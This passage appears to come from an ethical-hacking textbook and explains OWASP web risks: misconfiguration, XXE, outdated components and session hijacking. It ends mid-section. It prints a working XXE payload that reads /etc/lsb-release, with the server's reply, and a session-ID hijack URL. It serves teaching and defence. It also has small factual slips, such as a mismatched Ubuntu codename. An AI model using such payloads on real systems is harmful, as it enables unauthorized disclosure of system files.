
Some server configuration problems are as follows:

- Missing security hardening
- Server software flaws
- Enabling unnecessary services
- Improper authentication
- Unpatched security flaws
- Server configuration problems
- Default accounts with default credentials
- Legacy software

Automated scanners help to detect a few of these problems. Attackers can access default accounts, unused pages, unpatched flaws, unprotected files and directories, and so on to gain unauthorized access. The person responsible should take care of all such unnecessary and unsafe features. Disabling them completely would prove to be highly beneficial, preventing outsiders from using them for malicious attacks. To avoid leakage of crucial information to attackers, the network administrator should thus take care of all application-based files through proper authentication and strong security methods. For example, if the application server admin console is automatically installed and not removed, and the default accounts are not changed, then the attacker discovers the standard admin pages on the server, logs in with default passwords, and establishes control over the server.

XML External Entity (XXE)

- XML External Entity attack is a server-side request forgery (SSRF) attack that can occur when a misconfigured XML parser allows **applications to parse XML input** from an unreliable source
- Attackers can a refer a victim's web application to an external entity by including the reference in the **malicious XML input**
- When this malicious input is processed by the weakly configured XML parser of a target web application, it enables the attacker to **access protected files and services** from servers or connected networks



Malicious Request:

```
POST http://certifiedhacker.com/xml
HTTP/1.1
 <!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM
  "file:///etc/lsb-release">
]>
<foo>
  &bar; </foo>
```

Response:

```
HTTP/1.0 200 OK

DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 18.04 LTS"
```

XML External Entity (XXE)

An XML External Entity attack is a Server-side Request Forgery (SSRF) attack whereby an application can parse XML input from an unreliable source because of the misconfigured XML parser. In this attack, an attacker sends a malicious XML input containing a reference to an external entity to the victim's web application. When this malicious input is processed by a weakly configured XML parser of the target web application, it enables the attacker to access protected files and services from servers or connected networks.

Since XML features are widely available, the attacker abuses these features to create documents or files dynamically at the time of processing. Attackers tend to make the most of this attack, as it allows them to retrieve confidential data, perform DoS attacks, and obtain sensitive information via HTTP(S); in some worst-case scenarios, they may even be able to perform remote code execution or launch a CSRF attack on any vulnerable service.

According to the XML 1.0 standard, XML uses entities often defined as storage units. Entities are special features of XML that can access local or remote contents, and they are defined anywhere in a system via system identifiers. The entities need not be part of an XML document, as they can come from an external system as well. The system identifiers that act as a URI are used by the XML processor while processing the entity. The XML parsing process replaces these entities with their actual data, and here, the attacker exploits this vulnerability by forcing the XML parser to access the file or the contents specified by him/her. This attack may be more dangerous as a trusted application; processing of XML documents can be abused by the attacker to pivot the internal system to acquire all sorts of internal data of the system.

For example, the attacker sends the following code to extract the system data from the vulnerable target.

A06 – Vulnerable and Outdated Components/Using Components with Known Vulnerabilities

Components such as libraries and frameworks that are used in most web applications always execute with full privileges, and flaws in any component can have severe consequences. Attackers can identify weak components or dependencies by scanning or by performing manual analysis. Attackers search for any vulnerabilities on exploit sites such as Exploit Database (*https://www.exploit-db.com*), CXSecurity (https://cxsecurity.com), and Zero Day Initiative (*https://www.zerodayinitiative.com*). If a vulnerable component is identified, the attacker customizes the exploit as required and executes the attack. Successful exploitation allows the attacker to cause serious data loss or take over control of the servers. An attacker generally uses exploit sites to identify the web application exploits or performs vulnerability scanning using tools such as Nessus and GFI LanGuard to identify the existing vulnerable components.


Figure 14.25: Screenshot displaying Exploit Database search results for web application exploits

The following are some of the conditions that make applications vulnerable:

- When all the components' versions from both the server and client sides remain unknown. This can include nested dependencies as well as components that are being used directly.
- When software such as the OSes, database/web/application servers, runtime environments, and other components are unsupportable, obsolete, or unpatched.
- When the regular vulnerability scanning process is neglected and not subscribed to the security updates associated with the components being used.
- When the primary framework, platform, and dependencies do not receive timely updates.
- When the compatibility of software updates or patches is not properly validated or checked.
- When proper security is implemented for the configuration files of the components.



A07 – Identification and Authentication Failures/Broken Authentication

- Attackers can exploit vulnerabilities in **identification**, **authentication** or **session management functions** such as exposed accounts, session IDs, logout, password management, timeouts, remember me, secret question, and account update to impersonate users

Session ID in URLs

http://www.certifiedhackershop.com/sale/saleitems=304;jsessionid=12OMTOIDPXM0OQSABGCKLHCJUN2JV?dest=NewMexico

- Attackers **sniff the network traffic** or trick users to get session IDs and then reuse those session IDs for malicious purposes

Password Exploitation

- Attackers can gain access to a **web application's password database**. If user passwords are not encrypted, an attacker can exploit any user's password

Timeout Exploitation

- If an application's timeouts are not set properly and a user closes their browser without logging out from sites accessed through a public computer, an attacker can use the same browser later and **exploit that user's privileges**

A07 – Identification and Authentication Failures/Broken Authentication

Identification, authentication, and session management include every aspect of user authentication and management of active sessions. At present, web applications implementing robust authentication mechanisms fail because of weak credential functions such as "change my password," "forgot my password," "remember my password," and "account update." Therefore, developers must take the utmost care when implementing user authentication securely. It is always preferable to use strong authentication methods through special software- and hardware-based cryptographic tokens or biometrics. To impersonate users, an attacker exploits vulnerabilities in the authentication or session management functions such as exposed accounts, session IDs, logout, password management, timeouts, remember me, secret question, account update, and others.

- **Session ID in URLs**
  - **Example:**

    A web application creates a session ID when a user logs into **`http://certifiedhackershop.com`**. An attacker uses a sniffer to sniff the cookie that contains the session ID or tricks the user into disclosing the session ID. The attacker now enters the following URL in their browser's address bar:

    `http://certifiedhackershop.com/sale/saleitems=304;jsessionid=12OMTOIDPXM0OQSABGCKLHCJUN2JV?dest=NewMexico`

    This redirects the attacker to the already logged in page of the victim. Thus, the attacker successfully impersonates the victim.

  If session IDs are exposed in the URL, then the web application is vulnerable to session fixation attacks.

- **Password Exploitation**

